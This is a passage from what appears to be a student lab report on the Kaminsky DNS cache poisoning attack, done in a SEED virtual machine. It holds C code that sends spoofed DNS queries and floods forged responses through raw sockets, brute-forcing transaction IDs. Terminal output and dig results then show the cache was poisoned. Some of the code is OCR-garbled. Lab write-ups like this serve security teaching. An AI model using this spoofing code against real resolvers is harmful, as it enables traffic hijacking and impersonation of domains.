         perror("Can't open 'ip_resp.bin'");
47
48
         exit(1);
49
50
      unsigned char ip_resp[MAX_FILE_SIZE];
51
      int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);
52
53
      char a[26]="abcdefghijklmnopgrstuvwxyz";
54
55
      while (50) {
56
       // Generate a random name with length 5
57
        char name[5];
58
        char ip addr[15];
59
        for (int k=0; k<5; k++) name[k] = a[rand() % 26];
60
        61
        /* Step 1. Send a DNS request to the targeted local DNS server.
62
        This will trigger the DNS server to send out DNS queries */
63
64
65
        memcpy(ip_req+41, name, 5);
66
        send dns request(ip req, n req);
67
        /* Step 2. Send many spoofed responses to the targeted local DNS server,
68
69
        each one with a different transaction ID. */
70
71
        memcpy(ip resp+41, name, 5);
        memcpy(ip_resp+64, name, 5);
72
73
        send dns response(ip resp, n resp);
74
75
        76
77
    }
78
79
80
    /* Use for sending DNS request. */
81
    void send dns request(unsigned char * request, int length of request)
82
83
      printf("Sending Spoofed Query!\n");
84
      send_raw_packet(request, length_of_request);
85
86
87
```

```
/* Use for sending forged DNS response. */
     void send dns response(unsigned char * response, int length of request)
 90
 91
      char first ip[15] = "199.43.135.53";
 92
       char second ip[15] = "199.43.133.53";
 93
       for (unsigned short id=00;id<5000;id++){
 95
         unsigned short id net order;
 96
 97
 98
         id net order = htons(id);
 99
         memcpy(response+28, &id net order,2);
100
101
         int ip address = (int) inet addr(first ip);
          memcpy(response+12, (void *) &ip address, 4);
102
          send raw packet(response, length of request);
103
104
105
106
         ip_address = (int) inet_addr(second_ip);
107
          memcpy(response+12, (void *) &ip address, 4);
108
        send raw packet(response, length of request);
109
110
111
       for (unsigned short id=40000;id<65000;id++){
        unsigned short id_net_order;
112
113
114
115
          id net order = htons(id);
116
         memcpy(response+28, &id_net_order,2);
117
118
         int ip address = (int) inet addr(first ip);
119
         memcpy(response+12, (void *) &ip_address, 4);
120
          send raw packet(response, length of request);
121
122
123
         ip address = (int) inet addr(second ip);
124
         memcpy(response+12, (void *) &ip address, 4);
125
         send raw packet(response, length of request);
126
127
      }
128
    }
131
      /* Send the raw packet out
132
         buffer: to contain the entire IP packet, with everything filled out.
      * */
133
           pkt_size: the size of the buffer.
134
135
      void send raw packet(char * buffer, int pkt size)
136
137
      struct sockaddr in dest info;
138
       int enable = 1;
139
140
        // Step 1: Create a raw network socket.
       int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
141
142
143
       // Step 2: Set socket option.
       setsockopt(sock, IPPROTO IP, IP HDRINCL,
       &enable, sizeof(enable));
145
146
147
       // Step 3: Provide needed information about destination.
       struct ipheader *ip = (struct ipheader *) buffer;
148
149
       dest info.sin family = AF INET;
150
       dest info.sin addr = ip->iph destip;
151
152
       // Step 4: Send the packet out.
       sendto(sock, buffer, pkt_size, 0,
153
154
           (struct sockaddr *)&dest info, sizeof(dest info));
155
        close(sock);
```

Based on our observation, we reduce the transaction ID scope in order for our attack to be successful. For each transaction ID, we send a packet from both the name servers. We run the loop for about 50 times to avoid infinite loop, however we shut the program once we find that we are successful in the attack. We execute the above code in the attacker's machine as follows:

```
■ ■ Terminal
[03/05/20]seed@VM:~/.../Lab 6$ gcc -o DNS attack attack.c
[03/05/20]seed@VM:~/.../Lab 6$ sudo ./DNS attack
Sending Spoofed Query!
[03/05/20]seed@VM:~/.../Lab 6$
```

On the Local DNS server, we run the bash script continuously to dump the cache and find the string Jakhotia in the dumped cache. We will have this string if successful because the nameserver of the example.com domain will be ns.Jakhotia.com. The following show that we are successful after trying multiple times:

```
Terminal
[03/05/20]seed@VM:~/.../Lab 6$ sudo rndc flush
[03/05/20]seed@VM:~/.../Lab 6$ ./DNS_cache_poisoned.sh
[03/05/20]seed@VM:~/.../Lab 6$ ./DNS_cache_poisoned.sh
[03/05/20]seed@VM:~/.../Lab 6$ ./DNS_cache_poisoned.sh
[03/05/20]seed@VM:~/.../Lab 6$ ./DNS cache poisoned.sh
[03/05/20]seed@VM:~/.../Lab 6$ ./DNS_cache_poisoned.sh
[03/05/20]seed@VM:~/.../Lab 6$ ./DNS_cache_poisoned.sh
                        172777
                                NS
example.com.
                                        ns.Jakhotia.com.
                        10797
                                \-AAAA
ns.Jakhotia.com.
                                       ; - $NXRRSET
 Jakhotia.com. SOA ns.Jakhotia.com. admin.Jakhotia.com. 2008111001 28800 7200 2419200 86400
 ns.Jakhotia.com [v4 TTL 1797] [v6 TTL 10797] [v4 success] [v6 nxrrset]
```


The name server (NS record) for example.com is set to ns.Jakhotia.com, indicating our attack is successful.

Task 7: Result Verification

Now, when the Local DNS server receives a DNS query for any hostname inside the example.com domain, it will send a query to ns.Jakhotia.com, instead of sending to the domain's legitimate nameserver. To verify that our attack is successful, we run the following dig command on the user machine and see if the IP set on the attacker machine's zone is in the response.

```
● ① Terminal
[03/05/20]seed@VM:~$ dig www.example.com
 <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11819
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.
                                IN
                                        Α
;; ANSWER SECTION:
                        259200
                                                 1.2.3.5
www.example.com.
                                IN
                                        Α
;; AUTHORITY SECTION:
                        172664 IN
                                        NS
                                                ns.Jakhotia.com.
example.com.
;; ADDITIONAL SECTION:
                        259084 IN
                                                 10.0.2.7
ns.Jakhotia.com.
;; Query time: 2 msec
  SERVER: 10.0.2.8#53(10.0.2.8)
  WHEN: Thu Mar 05 17:17:21 EST 2020
  MSG SIZE rcvd: 102
```

The above indicates that the response is indeed the one specified by the attacker and not the actual nameserver for the domain. The following Wireshark trace supports this observation as we see that when the user machine asks for www.example.com, the local DNS server sends the request to 10.0.2.7 (forward zone specified on the Local DNS for ns.Jakhotia.com – the name server for this domain) and the machine responds with the IP address 1.2.3.5, as set in the zone on the attacker machine.



This indicates that the attack is successful. Also, if we specifically use the ns.Jakhotia.com to query the domain, we see the same result. Hence this confirms that we have successfully performed the Kaminsky Attack:

